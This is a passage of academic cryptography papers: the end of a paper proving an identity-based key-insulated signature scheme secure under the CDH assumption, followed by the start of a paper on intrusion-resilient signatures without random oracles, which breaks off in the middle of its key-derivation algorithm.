 - Otherwise, \mathcal{B} generates a random biased coin $c \in \{0, 1\}$ that yields 0 with probability δ and 1 with probability $1 - \delta$. \mathcal{B} then chooses $b \in \mathbb{Z}_q^*$. If $c = 0$ then the hash value $H_1(ID)$ is defined as $Q = bP \in \mathbb{G}_1$. If $c = 1$ then the hash value $H_1(ID)$ is defined as $Q = bY \in \mathbb{G}_1$. In both cases, (ID, b, c, Q) is added on H_1^{list} .
- H_2 queries: \mathcal{B} maintains a hash list H_2^{list} which is initially empty. When a tuple (ID, T_{ID}, i) is queried, \mathcal{B} first checks whether H_2^{list} contains a tuple for this input. If it does, the previously defined value is returned. Otherwise, \mathcal{B} chooses $r \in_R \mathbb{Z}_q^*$, computes $R = rP$, stores tuple (ID, T_{ID}, i, r, R) in H_2^{list} and returns R .
- H_3 queries: \mathcal{B} maintains a hash list H_3^{list} which is initially empty. When a tuple (i, ID, M, U) is queried, \mathcal{B} first checks whether H_3^{list} contains a tuple for this input. If it does, the previously defined value is returned. Otherwise, \mathcal{B} chooses a random $w \in_R \mathbb{Z}_q^*$, computes $W = wP$, adds tuple (i, ID, M, U, w, W) on H_3^{list} and returns W .
- Key-extraction queries: \mathcal{B} maintains a list D^{list} of tuple (ID, HK_{ID}, T_{ID}) as explained below. When \mathcal{A} asks a key-extraction query on identity ID , \mathcal{B} acts as follows:
 - 1) Check whether D^{list} contains a tuple (ID, HK_{ID}, T_{ID}) . If not, \mathcal{B} chooses $HK_{ID} \in_R \mathbb{Z}_q^*$, computes $T_{ID} = HK_{ID} \cdot P$ and adds (ID, HK_{ID}, T_{ID}) on D^{list} ;
 - 2) Recover tuple (ID, b, c, Q) from H_1^{list} . If $c = 1$ then \mathcal{B} outputs “failure” and aborts (denote this event by **E1**). Otherwise, it means that $H_1(ID)$ was previously defined to be bP ;
 - 3) Set $S_{ID,0} = bP_{pub} + HK_{ID} \cdot H_2(ID, T_{ID}, 0)$ and $TSK_{ID,0} = (S_{ID,0}, T_{ID})$.
 - 4) Returns $(TSK_{ID,0}, HK_{ID})$ to \mathcal{A} .
- Temporary secret key queries: When \mathcal{A} asks a temporary secret key query on identity ID for time period i , \mathcal{B} acts as follows:

- 1) Recover tuple (ID, T_{ID}, i, r, R) from H_2^{list} and tuple (ID, b, c, Q) from H_1^{list} . If $c = 1$ then \mathcal{B} outputs “failure” and aborts (denote this event by **E2**). Otherwise, it means that $H_1(ID)$ was previously defined to be bP .
 - 2) Check whether D^{list} contains a tuple (ID, HK_{ID}, T_{ID}) . If not, \mathcal{B} chooses $HK_{ID} \in_R \mathbb{Z}_q^*$, computes $T_{ID} = HK_{ID} \cdot P$ and adds (ID, HK_{ID}, T_{ID}) on D^{list} ;
 - 3) Set $S_{ID,i} = bP_{pub} + HK_{ID} \cdot R$ and return $TSK_{ID,i} = (S_{ID,i}, T_{ID})$ to \mathcal{A} .
- Signing queries: When a signing query (i, ID, M) is coming, \mathcal{B} responds as follows:
- 1) Check whether D^{list} contains a tuple (ID, HK_{ID}, T_{ID}) . If not, \mathcal{B} chooses $HK_{ID} \in_R \mathbb{Z}_q^*$, computes $T_{ID} = HK_{ID} \cdot P$ and adds (ID, HK_{ID}, T_{ID}) on D^{list} ;
 - 2) Recover tuple (ID, T_{ID}, i, r, R) from H_2^{list} and (ID, b, c, Q) from H_1^{list} ; If $c = 1$ then output “failure” and abort (denote this event by **E3**);
 - 3) Choose $u \in_R \mathbb{Z}_q^*$, $V \in_R \mathbb{G}_1$, define $U = uP$ (If H_3 has already been defined for the input (i, ID, M, U) , then choose another u).
 - 4) Define the hash value $H_3(i, ID, M, U)$ as $u^{-1}(V - bP_{pub} - rT_{ID})$. Return $(i, (U, V, T_{ID}))$ to \mathcal{A} . Note that it is a valid signature on M for ID .

Eventually, \mathcal{A} outputs a signature $\sigma^* = (i^*, (U^*, V^*, T_{ID}^*))$ for message M^* and identity ID^* with the constraint described in Definition 4. \mathcal{B} recovers the tuple (ID^*, b^*, c^*, Q^*) from H_1^{list} and tuple $(ID^*, T_{ID}^*, i^*, r^*, R^*)$ from H_2^{list} . If $c^* = 0$ then \mathcal{B} outputs “failure” and aborts (denote this event by **E4**). Otherwise, \mathcal{B} searches H_3^{list} for the tuple $(i^*, ID^*, M^*, U^*, w^*, W^*)$. Note that H_3^{list} contains this tuple with overwhelming probability (otherwise, \mathcal{B} outputs “failure” and aborts. Denote this event by **E5**). If \mathcal{A} succeeds in this game (i.e., σ^* is a valid signature), then we have

$$\hat{e}(P, V^*) = \hat{e}(P_{pub}, H_1(ID^*))\hat{e}(T_{ID}^*, H_2(ID^*, T_{ID}^*, i^*))\hat{e}(U^*, W^*)$$

with $H_1(ID^*) = b^*Y$, $H_2(ID^*, T_{ID}^*, i^*) = r^*P$ and $W^* = w^*P$ for some known elements $b^*, r^*, w^* \in \mathbb{Z}_q^*$. Thus we know that

$$\hat{e}(P, abP)^{b^*} = \hat{e}(P_{pub}, H_1(ID^*)) = \hat{e}(P, V^* - r^*T_{ID}^* - w^*U^*).$$

Hence \mathcal{B} can successfully compute $abP = b^{*-1}(V^* - r^*T_{ID}^* - w^*U^*)$ and break the CDH assumption in \mathbb{G}_1 .

From the above description of \mathcal{B} , we know that the running time of \mathcal{B} is bounded by $t' < t + (q_{h_1} + q_{h_2} + q_{h_3} + 3q_e + 3q_t + 5q_s + 3)t_{sm}$.

We now proceed to analyze the advantage of \mathcal{B} .

Note that the responses to \mathcal{A} 's H_1, H_2 and H_3 queries are indistinguishable from the real environment, since each response is uniformly random and independently distributed in \mathbb{G}_1 . The responses of helper key queries provided for \mathcal{A} are also valid. The responses of key-extraction (temporary secret key, signing resp.) queries provided for \mathcal{A} are valid unless event **E1** (**E2**, **E2**, resp.) happens. So if none of events **E1**, **E2** and **E3** happens, the simulation provided for \mathcal{A}

is indistinguishable from the real environment. Furthermore, if \mathcal{A} succeeds in forging a valid signature and neither event **E4** nor **E5** happens, then \mathcal{B} can solve the CDH instance successfully. Now we try to bound the probability for these events.

From the description of the simulation, we have $Pr[\neg\mathbf{E1} \wedge \neg\mathbf{E2} \wedge \neg\mathbf{E3} \wedge \neg\mathbf{E4}] = \delta^{q_e+q_t+q_s}(1-\delta)$, which is maximized at $\delta_{opt} = \frac{q_e+q_t+q_s}{q_e+q_t+q_s+1}$. Using δ_{opt} , the probability $Pr[\neg\mathbf{E1} \wedge \neg\mathbf{E2} \wedge \neg\mathbf{E3} \wedge \neg\mathbf{E4}]$ is at least $\frac{1}{e(1+q_e+q_t+q_s)}$.

Since H_3 acts as a random oracle, we also have $Pr[\mathbf{E5}] \leq \frac{1}{2^k}$.

Taking the above analysis on these events, we know that \mathcal{B} 's advantage is at least $\frac{\epsilon-1/2^k}{e(q_e+q_t+q_s+1)}$. This concludes the proof. \square

Theorem 2. *The proposed scheme is strong key-insulated in the random oracle model under the CDH assumption in group \mathbb{G}_1 . Concretely, given an adversary \mathcal{F} that has advantage ϵ against the strong key-insulated security of our proposed scheme by running within time t , asking at most q_{h_i} hash function queries to H_i ($i = 1, 2, 3$), q_e key-extraction queries, q_h helper key queries and q_s signing queries, there exists a (t', ϵ') adversary \mathcal{B} that breaks the CDH assumption in group \mathbb{G}_1 , where*

$$t' < t + (q_{h_1} + q_{h_2} + q_{h_3} + 3q_e + q_h + 5q_s + 3)t_{sm}, \quad \epsilon' > \frac{\epsilon - 1/2^k}{e(q_e + q_s + 1)},$$

here e denotes the base of the natural logarithm, and t_{sm} denotes the running time of computing a scalar multiplication in \mathbb{G}_1 .

The proof is similar to those of Theorem 1 and is omitted here.

Theorem 3. *The proposed scheme has secure key-updates.*

This theorem follows from the fact that for any time period indices i, j and any identity ID , the partial secret key $PSK_{ID,i,j}$ can be derived from $TSK_{ID,i}$ and $TSK_{ID,j}$.

6 Conclusion

With more and more cryptographic primitives are deployed on insecure devices such as mobile devices, key-exposure seems inevitable. This problem is perhaps the most devastating attack on a cryptosystem since it typically means that security is entirely lost. To minimize the damage caused by key-exposure in ID-based signatures scenarios, Zhou et al. [32] applied the key-insulation method and proposed an IBKIS scheme. However, their scheme is not strong key-insulated. In this paper, we re-formalize the definition and security notions for IBKIS schemes, and then propose a new IBKIS scheme with secure key-updates. The proposed scheme is strong key-insulated and perfectly key-insulated. Our scheme also enjoys desirable properties such as unbounded number of time periods and random-access key-updates.

Acknowledgement

We thank the anonymous referees for their very valuable comments. This work is supported by NSFC under Grants 60303026, 60403007 and 60573030, and it is also supported by Key Laboratory of CNIS, Xidian University.

References

1. R. Anderson. Two Remarks on Public-Key Cryptology. Invited lecture, CCCS'97. Available at <http://www.cl.cam.ac.uk/users/rja14/>.
2. Paulo Barreto. The pairing-based crypto lounge. <http://paginas.terra.com.br/informatica/paulobarreto/pblounge.html>.
3. D. Boneh and M. Franklin. Identity Based Encryption From the Weil Pairing. In Proc. of Crypto'2001, LNCS 2139, pp. 213-229, Springer-Verlag, 2001.
4. M. Bellare and S. Miner. A Forward-Secure Digital Signature Scheme. In Proc. of CRYPTO'1999, LNCS 1666, pp. 431-448, Springer-Verlag, 1999.
5. M. Bellare, and A. Palacio. Protecting against Key Exposure: Strongly Key-Insulated Encryption with Optimal Threshold. Available at <http://eprint.iacr.org/2002/064>.
6. Z. Cao. Universal Forgeability of Wang-Wu-Wang Key-Insulated Signature Scheme. Available at <http://eprint.iacr.org/2004/307.pdf>.
7. J. C. Cha and J. H. Cheon. An Identity-Based Signature from Gap Diffie-Hellman Groups. In Proc. of PCK'03, LNCS 2567, pp.18-30. Springer-Verlag, 2003.
8. J. H. Cheon, N. Hopper, Y. Kim, and I. Osipkov. Authenticated Key-Insulated Public Key Encryption and Timed-Release Cryptography. Available at <http://eprint.iacr.org/2004/231>.
9. J.-S. Coron. On the Exact Security of Full Domain Hash. In Proc. of Crypto'2000, LNCS 1880, pp. 229-235, Springer-Verlag, 2000.
10. Y. Desmedt and Y. Frankel. Threshold Cryptosystems. In Proc. of CRYPTO'1989, LNCS 435, pp. 307-315, Springer-Verlag, 1989.
11. Y. Dodis, J. Katz, S. Xu, and M. Yung. Strong key-insulated signature schemes. In Proc. of PKC'2003, LNCS 2567, pp. 130-144, Springer-Verlag, 2003.
12. Y. Dodis, J. Katz, S. Xu and M. Yung. Key-Insulated Public-Key Cryptosystems. In Proc. of Eurocrypt'2002, LNCS 2332, pp.65-82, Springer-Verlag, 2002.
13. Y. Dodis and M. Yung. Exposure-Resilience for Free: The Hierarchical ID-based Encryption Case. In Proc. of IEEE Security in Storage Workshop 2002, pp.45-52, 2002.
14. C. Gentry, A. Silverberg. Hierarchical ID-Based Cryptography. In Proc. of Asiacrypt'2002, LNCS 2501, pp. 548-566, Springer-Verlag, 2002.
15. N. González-Deleito, O. Markowitch, and E. Dall'Olio. A New Key-Insulated Signature Scheme. In Proc. of ICICS'2004, LNCS 3269, pp. 465-479. Springer-Verlag, 2004.
16. F. Hess. Efficient Identity Based Signature Schemes Based on Pairings. In Advances in SAC'2002, LNCS 2595, pp. 310-324, Springer-Verlag, 2002.
17. G. Hanaoka, Y. Hanaoka and H. Imai. Parallel key-insulated public key encryption. In Proc. of PKC'2006, LNCS 3958, pp. 105-122, Springer-Verlag, 2006.
18. Y. Hanaoka, G. Hanaoka, J. Shikata, H. Imai. Unconditionally Secure Key Insulated Cryptosystems: Models, Bounds and Constructions. In Proc. of ICICS'2002, LNCS2513, pp. 85-96, Springer-Verlag, 2002.

19. Y. Hanaoka, G. Hanaoka, J. Shikata, and H. Imai. Identity-based hierarchical strongly keyinsulated encryption and its application. In Proc. of ASIACRYPT'2005, LNCS 3788, pp.495-514, Springer-Verlag, 2005.
20. J. Horwitz, B. Lynn. Towards Hierarchical Identity-Based Encryption. In Proc. of Eurocrypt'2002, LNCS 2332, pp. 466-481, Springer-Verlag, 2002.
21. G. Itkis and L. Reyzin. SiBIR: Signer-Base Intrusion- Resilient Signatures. In Proc. of Crypto'2002, LNCS 2442, pp. 499-514, Springer-Verlag, 2002.
22. Z. Le, Y. Ouyang, J. Ford, F. Makedon. A Hierarchical Key-Insulated Signature Scheme in the CA Trust Model. In Proc. of ISC'2004, LNCS 3225, pp. 280-291. Springer-Verlag, 2004.
23. R. Ostrovsky and M. Yung. How to withstand mobile virus attacks. In Proc. of PODC'91, pp. 51-59, ACM, 1991.
24. K. G. Paterson. ID-Based Signatures from Pairings on Elliptic Curves. IEEE Communications Letters, 38(18):1025C1026, 2002.
25. A. De Santis, Y. Desmedt, Y. Frankel, and M. Yung. How to Share a Function Securely. In Proc. of STOC'1994, pp. 522-533, ACM, 1994.
26. A. Shamir. How to Share a Secret. Comm. of the ACM 22(11):612-613, 1979.
27. A. Shamir. Identity-Based Cryptosystems and Signature Schemes, In Proc. of Crypto'1984, LNCS 196, pp. 47-53, Springer-Verlag, 1984.
28. R. Sakai, K. Ohgishi, M. Kasahara. Cryptosystems based on pairing. In Proc. of SCIS'2000, pp26-28, 2000.
29. J. Wang, Q. Wu and Y. Wang. A New Perfect and Strong Key-Insulated signature scheme. In Proc. of ChinaCrypt'2004, pp.233-239, 2004.
30. X. Yi. An Identity-Based Signature Scheme from the Weil Pairing. IEEE Communications Letters, 7(2), 2003.
31. D.H. Yum and P.J. Lee. Efficient key updating signature schemes based on IBS. In Proc. of Cryptography and Coding' 2003, LNCS 2898, pp. 16-18, Springer-Verlag, 2003.
32. Y. Zhou, Z. Cao and Z. Chai. Identity Based Key Insulated Signature. In Proc. of ISPEC'2006, LNCS 3903, pp.226-234, Springer-Verlag, 2006.
33. F. Zhang, K. Kim. ID-based blind signature and ring signature from pairings. In Proc. of Asiacrypt'2002, LNCS 2501, pp. 533-547, Springer-Verlag, 2002.

Efficient Intrusion-Resilient Signatures Without Random Oracles

Benoît Libert¹, Jean-Jacques Quisquater¹, and Moti Yung²

¹ UCL, Microelectronics Laboratory, Crypto Group (Belgium)

² RSA Labs and Columbia University (USA)

Abstract. Intrusion-resilient signatures are key-evolving protocols that extend the concepts of forward-secure and key-insulated signatures. As in the latter schemes, time is divided into distinct periods where private keys are periodically updated while public keys remain fixed. Private keys are stored in both a user and a base; signature operations are performed by the user while the base is involved in periodic updates. Such a system remains secure after arbitrarily many compromises of both modules as long as break-ins are not simultaneous. Besides, when they simultaneously occur within some time period, past periods remain safe. In this work, we propose the first intrusion-resilient signature in the standard model (i.e. without random oracles) which provides both short signatures and at most log-squared private storage in the number of time periods.

Keywords: Intrusion-resilience, standard model, signatures, pairings.

1 Introduction

Key exposures seem to be inevitable and containing their damage is an extremely important issue in cryptography. The late nineties and the past recent years witnessed the exploration of various approaches to address the problem.

Among them, the concept of *intrusion-resilient* security [26] strives to combine the benefits of forward-security [3,5], key-insulated [17,18] and proactive [36,23] security paradigms. As in [3,5,17,18], intrusion-resilient systems involve public keys that remain unchanged throughout the lifetime of the protocol while private keys evolve at the beginning of discrete time intervals. Like key-insulated schemes, they involve a physically-secure (but computationally-limited) device called *base* where certain keys are stored. These keys are used to periodically update the user's short-term secret which is used to sign or decrypt messages. As in [17,18], this is accomplished so as to preserve the security of past and future time periods when the signer is compromised (unlike forward-secure cryptosystems [3,5,13] that only protect past time periods). Besides, the intrusion-resilient model preserves the security in case of compromise of both the signer and the base as long as they are not simultaneously broken into. Moreover, the security of past (but not future) periods is retained after such a simultaneous attack.

Security in this strong adversarial model is achieved via frequent refreshes (akin to proactive mechanisms [36,23]) of base and user keys within each time

period: the base changes its key and sends a refresh message to the user who in turn refreshes his key accordingly. Refreshes may take place at arbitrary times and are transparent to signature verifiers or message senders. They are meant to prevent attackers compromising the base and the user without a refresh in between to threaten the security of other time periods. Besides, when an adversary learns simultaneous base and user keys, the scheme “becomes” forward-secure in that past time periods remain safe.

In [26], Iktis and Reyzin proposed the first intrusion-resilient signature which is based on the GQ signature scheme [21] and resorts to the idealized random oracle model [6] which is known [12] to *only* provide heuristic arguments. Promptly later, Iktis [27] described a generic construction of intrusion-resilient signature using any ordinary digital signature and without employing random oracles. In 2003, Dodis *et al.* put forward the first intrusion-resilient public key encryption scheme [15] built on the forward-secure cryptosystem of Canetti *et al.* [13] which itself stems from the hierarchical identity-based encryption (HIBE) scheme of [19], the latter being an extension of [9]. They subsequently explained [16] how to generally obtain such a primitive from forward-secure cryptosystems with suitable properties. In 2004, Malkin, Obana and Yung [33] showed an equivalence relation between key-insulated, intrusion-resilient and proxy signatures [34]. They proved that all these primitives imply forward-secure signatures. Their results imply the existence of all these kinds of signatures in the standard model since key-insulated signatures are known [18] to be implied by identity-based signatures [38] which exist in the standard model [37]. However, in intrusion-resilient and forward-secure signatures obtained by applying the generic constructions of [33] to some key-insulated scheme, private keys have linear length in the number of time periods. Hence, we may hope for more efficient non-generic constructions.

In this paper, we propose an intrusion-resilient signature which is secure in the standard model and has at most poly-logarithmic complexity (in the number of stages) in all parameters. It utilizes bilinear maps and features constant-size signatures. For practical numbers of periods, public keys are not significantly longer than in a scheme derived from [37] using generic conversions of [33]. Our method combines Waters’s signature [39] with a hierarchical key derivation technique borrowed from [8]. We first construct a special kind of forward-secure signature with suitable “homomorphic” properties which is of independent interest¹. We then achieve an intrusion-resilient scheme by applying a generic conversion suggested by Dodis *et al.* [16] in the setting of public key encryption and which is easily seen to apply for signature schemes as well. The resulting system yields much shorter signatures than Iktis’s generic method [27]: in the latter implemented over N stages, each signature contains a sequence of $\log N$ one-time signatures² [31] and their public keys (that are typically very long).

¹ After the completion of this work, we were informed that our forward-secure signature was independently discovered in [10] where it was provided with an additional property allowing for the update of encrypted keys.

² This can be reduced to $\log i$, where i is the period number, as shown in [27].

In the following, section 2.1 defines a proper model for special forward-secure signatures that serve our purposes. Section 2.2 recalls definitions and security notions for intrusion-resilient signatures. Our forward-secure scheme and its intrusion-resilient variant are respectively analyzed in sections 3 and 4.

2 Preliminaries

2.1 Key-Evolving Signatures

A *key-evolving signature* is a forward-secure signature [3,5] where the user's secret key can be “divided” into a *local key*, only used in signing operation, and an *update key* which is involved in key updates and not in signature generation.

Definition 1. *A key-evolving signature is specified by the following algorithms.*

Keygen: *takes as input a security parameter λ and a number of time periods N . It returns a public key \overline{pk} and an initial user update key \overline{sk}_0 .*

Update: *takes as input a period number i and the corresponding update key \overline{sk}_i . It returns $SK_{i+1} = (\overline{lsk}_{i+1}, \overline{sk}_{i+1})$ where \overline{sk}_{i+1} is the next user update key and \overline{lsk}_{i+1} is the next user local key.*

Sign: *takes as input a message M , a period number i and the matching user local key \overline{lsk}_i . It returns a signature σ .*

Verify: *takes as input \overline{pk} , a period number i and a message M bearing some purported signature σ . It outputs either 0 or 1.*

The usual completeness requirement imposes $\text{Verify}(\overline{pk}, i, M, \sigma) = 1$ whenever $\sigma = \text{Sign}(M, i, \overline{lsk}_i)$ and $SK_i = (\overline{lsk}_i, \overline{sk}_i) = \text{Update}(\overline{sk}_{i-1})$.

Definition 2. *A key-evolving signature over N stages is secure against chosen-message attacks if no PPT adversary has non-negligible advantage in this game.*

1. *The challenger \mathcal{C} runs the key generation algorithm to obtain $(\overline{pk}, \overline{sk}_0)$ and gives \overline{pk} to the forger \mathcal{F} .*
2. *\mathcal{F} interacts with the following oracles.*
 - *An update-key oracle $O_{\text{update}}(\overline{sk}_0, \cdot)$ which, on input of $i \in \{0, \dots, N-1\}$, returns \overline{sk}_i (which is appropriately derived from \overline{sk}_0).*
 - *A local-key oracle $O_{\text{local}}(\overline{sk}_0, \cdot)$ which, on input of i , returns \overline{lsk}_i (which is again appropriately derived from \overline{sk}_0).*
 - *A signing oracle $O_{\text{sig}}(\overline{sk}_0, \cdot)$ taking as inputs a period number i and a message M . From \overline{sk}_0 , it derives \overline{lsk}_i that is used to output a signature σ on M for period i .*
3. *\mathcal{F} comes up with a message M and a signature σ for some period i^* . She wins if $\text{Verify}(\overline{pk}, i^*, M, \sigma) = 1$ with these restrictions: M was not queried to O_{sig} ; queries i to O_{update} satisfy $i > i^*$ and queries i' to O_{local} satisfy $i' \neq i^*$.*

\mathcal{F} 's advantage is her probability of victory taken over coin tosses of \mathcal{A} and \mathcal{C} . We say that she (t, q_s, ε) -breaks the scheme if she has advantage ε within running in time t and after q_s signing queries.

As its counterpart for encryption [16], this model is stronger than the standard security model [5] of forward-secure signatures in that adversaries are allowed to obtain local keys for any period but i^* (and not just for periods $i > i^*$).

2.2 Intrusion-Resilient Signatures

An intrusion-resilient signature [26] scheme consists of the following algorithms.

Keygen: takes a security parameter λ , a number of periods N and a maximal number of refreshes R in each period. It returns an initial user key $SKS_{0,0}$, an initial base key $SKB_{0,0}$ and a public key PK .

Base Update: takes as input a current base key $SKB_{i,r}$ (for period i , after r refreshes) and outputs the next base key $SKB_{i+1,0}$ together with a key update message SKU_i .

User Update: is given a current signer key $SKS_{i,r}$ (for period i , after r refreshes) and an update message SKU_i . It outputs the next user key $SKS_{i+1,0}$.

Base Refresh: takes as input a current base key $SKB_{i,r}$ and outputs a refreshed base key $SKB_{i,r+1}$ along with a key refresh message $SKR_{i,r}$.

User Refresh: takes a current signer key $SKS_{i,r}$ and a refresh message $SKR_{i,r}$ to return a refreshed signing key $SKS_{i,r+1}$.

Sign: given a message M , period/refresh numbers (i, r) and the matching signing key $SKS_{i,r}$, this algorithm generates a signature σ .

Verify: takes as input PK , a period number i and a message M with an alleged signature σ . It outputs either 0 or 1.

Syntactically, in such a scheme, private keys are generated as follows:

```

Set  $(SKS_{0,0}, SKB_{0,0}, PK) \leftarrow \text{Keygen}(\lambda, N, R)$ .
For  $i = 0$  to  $N - 1$ :
  Set  $(SKB_{i+1,0}, SKU_i) \leftarrow \text{Base Update}(SKB_{i,r})$ 
   $SKS_{i+1,0} \leftarrow \text{User Update}(SKS_{i,r}, SKU_i)$ .
  For  $r = 0$  to  $R - 1$ 
    Set  $(SKB_{i+1,r+1}, SKR_{i+1,r}) \leftarrow \text{Base Refresh}(SKB_{i+1,r})$ 
     $SKS_{i+1,r+1} \leftarrow \text{User Refresh}(SKS_{i+1,r}, SKR_{i+1,r})$ .

```

Keys $SKS_{i,0}$ and $SKB_{i,0}$ for $0 \leq i \leq N$ are never actually used or stored as key generation is immediately followed by an update. Besides, each update is followed by a refresh. Hence, adversaries may potentially access these keys:

$$\begin{aligned}
SKS^* &= \{SKS_{i,r} | 1 \leq i \leq N, 1 \leq r \leq R\}, \\
SKB^* &= \{SKB_{i,r} | 1 \leq i \leq N, 1 \leq r \leq R\}, \\
SKU^* &= \{SKU_i | 1 \leq i \leq N - 1\}, \\
SKR^* &= \{SKR_{i,r} | 1 \leq i \leq N - 1, 0 \leq r \leq R - 1\} \setminus \{SKR_{1,0}\}
\end{aligned}$$

For $i > 1$, $SKR_{i,0}$ is sent together with SKU_{i-1} . That is why it is accessible.

To define security, we provide a forger \mathcal{F} with the following oracles:

- O_{sig} , the signing oracles which, on input of period/refresh numbers (i, r) and a message M , returns a signature σ .
- O_{sec} , the key exposure oracle which
 1. on input of (“s”, i, r) for $1 \leq i \leq N$, $1 \leq r, \leq R$, outputs $SKS_{i,r}$.
 2. on input of (“b”, i, r) for $1 \leq i \leq N$, $1 \leq r, \leq R$, outputs $SKB_{i,r}$.
 3. on input of (“u”, i) for $1 \leq i \leq N - 1$, outputs SKU_i and $SKR_{i+1,0}$.
 4. on input of (“r”, i, r) for $1 \leq i \leq N$, $1 \leq r, \leq R$, outputs $SKR_{i,r}$.

It is reasonable to impose adversaries to “respect erasures” in that values that should have been erased may not be queried or used in signature generation:

- (“s”, i, r) must be queried before (“s”, i', r') if $(i', r') > (i, r)$;³
- (“b”, i, r) must be queried before (“b”, i', r') if $(i', r') > (i, r)$;
- (“b”, i, r) must be queried before (“r”, i', r') if $(i', r') > (i, r)$;
- (“b”, i, r) must be queried before (“u”, i') if $i' > i$.

For a set Q of key exposure queries, a signing key $SKS_{i,r}$ is said to be Q -exposed if one of the following is true:

- (“s”, i, r) $\in Q$;
- $r > 1$, (“r”, $i, r - 1$) $\in Q$ and $SKS_{i,r-1}$ is Q -exposed;
- $r = 1$, (“u”, $i - 1$) $\in Q$ and $SKS_{i-1,R}$ is Q -exposed;
- $r < R$, (“r”, i, r) $\in Q$ and $SKS_{i,r+1}$ is Q -exposed;

A completely analogous definition is given for Q -exposure of a base key $SKB_{i,r}$. The scheme is said (i^*, Q) -compromised if $SKS_{i^*,r}$ is Q -exposed, for some r , or if $SKS_{i',r}$ and $SKB_{i',r}$ are both Q -exposed for some $i' < i^*$. We say that an adversary is successful if, after polynomially-many queries to the above oracles, she produces a message-signature pair (M^*, σ^*) for some period i^* provided M^* was not queried to O_{sig} for period i^* and the scheme is not (i^*, Q) -compromised.

2.3 Bilinear Maps

Groups $(\mathbb{G}, \mathbb{G}_T)$ of prime order p are called *bilinear map groups* if there is a mapping $e : \mathbb{G} \times \mathbb{G} \rightarrow \mathbb{G}_T$ with the following properties:

1. bilinearity: $e(g^a, h^b) = e(g, h)^{ab}$ for any $(g, h) \in \mathbb{G} \times \mathbb{G}$ and $a, b \in \mathbb{Z}$;
2. efficient computability for any input pair;
3. non-degeneracy: $e(g, h) \neq 1_{\mathbb{G}_T}$ whenever $g, h \neq 1_{\mathbb{G}}$.

We require the intractability of the following problem in bilinear map groups.

Definition 3. *The $\ell + 1$ -Diffie-Hellman Problem ($\ell + 1$ -DH) in a group \mathbb{G} generated by g is to compute $g^{(a^{\ell+1})} \in \mathbb{G}$ given $(g, g^a, g^{a^2}, \dots, g^{(a^\ell)}) \in \mathbb{G}^{\ell+1}$.*

For the applications we have in mind, the strength of the $\ell + 1$ -DH assumption does not depend on the number of adversarial queries. Instead, it mildly depends on the number of time periods in the lifetime of the protocol as the parameter ℓ is logarithmic in this number of periods. Hence, this assumption is quite reasonable for any realistic number of periods (such as $N \leq 2^{15}$). However, it sounds much weaker than related assumptions used in [7,40] where the counterpart of parameter ℓ may be as large as 2^{30} (instead of $\ell \approx 15$ here).

³ We write $(i', r') > (i, r)$ when $i' > i$ or $i' = i$ and $r' > r$.

3 A New Key-Evolving Signature Without Random Oracles

Intuitively, the scheme uses the hierarchical key derivation method of [8] in the context of signatures. It can be thought of as using the signature analogue of the concept of Binary Tree Encryption suggested by Canetti, Halevi and Katz [13]. As in [30,15], we associate time periods with leaves of the tree. To achieve a key-evolving signature in the standard model, we only need a “binary tree signature” which is selective-node [13] and adaptive-message secure (i.e. the adversary has to choose the node to attack ahead of time but can adaptively choose her target message). That is why we implement our hierarchical signature with Waters’s signature [39] (which is secure against adaptive chosen-message attacks [20] in the standard model) at the lowest level.

In the description below, we imagine binary tree of height ℓ where the root (at depth 0) has label ε . When a node at depth $\leq \ell$ has label w , its children are labeled with $w0$ and $w1$. Besides, $\langle i \rangle$ stands for the ℓ -bit representation of integer i . The leaves of the tree correspond to successive time periods in the obvious way, stage i being associated with the leaf labeled by $\langle i \rangle$. Periods are indexed from 0 to $N - 1$ with $N = 2^{\ell-1}$. As in [30,15], signatures are generated using the private key of node $\langle i \rangle$ at stage i where the full private key also includes node keys for all right siblings for nodes on the path from $\langle i \rangle$ to the root. The latter key material allows for key updates from period i to the next one.

Keygen: given security parameters $\lambda, n \in \mathbb{N}$ and a number of stages $N = 2^{\ell-1}$,

1. choose bilinear map groups $(\mathbb{G}, \mathbb{G}_T)$ of order $p > 2^\lambda$ and $g \in \mathbb{G}$.
2. Compute $g_1 = g^\alpha$ for a random $\alpha \xleftarrow{R} \mathbb{Z}_p^*$. Choose $g_2, g_3, h_1, \dots, h_\ell \xleftarrow{R} \mathbb{G}$, $u', u_1, \dots, u_n \xleftarrow{R} \mathbb{G}$ and compute $Z = e(g_1, g_2)$.
3. Select a collision-resistant hash function $h : \{0, 1\}^* \rightarrow \{0, 1\}^n$.
4. Define functions $F : \{0, 1\}^{\leq \ell} \rightarrow \mathbb{G}$, $G : \{0, 1\}^n \rightarrow \mathbb{G}$ as

$$F(w) = g_3 \cdot \prod_{j=1}^k h_j^{w_j} \quad G(m) = u' \cdot \prod_{j=1}^n u_j^{m_j}$$

where $w = w_1 \dots w_k$ and $m = m_1 \dots m_n$ ($w_i, m_j \in \{0, 1\}$ for all i, j). The public key is

$$\overline{pk} = \{g, Z, g_1, g_2, g_3, h_1, \dots, h_\ell, u', u_1, \dots, u_n\}.$$

The matching root secret key $\mathbf{sk}_\varepsilon = g_2^\alpha$ is not stored but is directly used to derive lower level node keys.

5. Set $\mathbf{sk}_0 = (g_2^\alpha g_3^{r_0}, g^{r_0}, h_2^{r_0}, \dots, h_\ell^{r_0})$ and $\mathbf{sk}_1 = (g_2^\alpha (g_3 h_1)^{r_1}, g^{r_1}, h_2^{r_1}, \dots, h_\ell^{r_1})$ with $r_0, r_1 \xleftarrow{R} \mathbb{Z}_p^*$. Using \mathbf{sk}_0 , recursively apply algorithm Extract (defined below) to obtain node keys $\mathbf{sk}_{01}, \mathbf{sk}_{001}, \dots, \mathbf{sk}_{0^{\ell-1}}$.
6. The initial private update key is $\overline{sk}_0 = \{\mathbf{sk}_1, \mathbf{sk}_{01}, \mathbf{sk}_{001}, \dots, \mathbf{sk}_{0^{\ell-1}}\}$.

Extract ($\text{sk}_{w_1 \dots w_{k-1}}$): to generate private keys for its children, a node at level $k - 1$ parses its private key into

$$\text{sk}_{w_1 \dots w_{k-1}} = (a_0, a_1, b_k, \dots, b_\ell) = \left(g_2^\alpha \cdot F(w_1 \dots w_{k-1})^{r'}, g^{r'}, h_k^{r'}, \dots, h_\ell^{r'} \right).$$

For $j = 0, 1$, it chooses a random $t_j \xleftarrow{R} \mathbb{Z}_p^*$ and computes

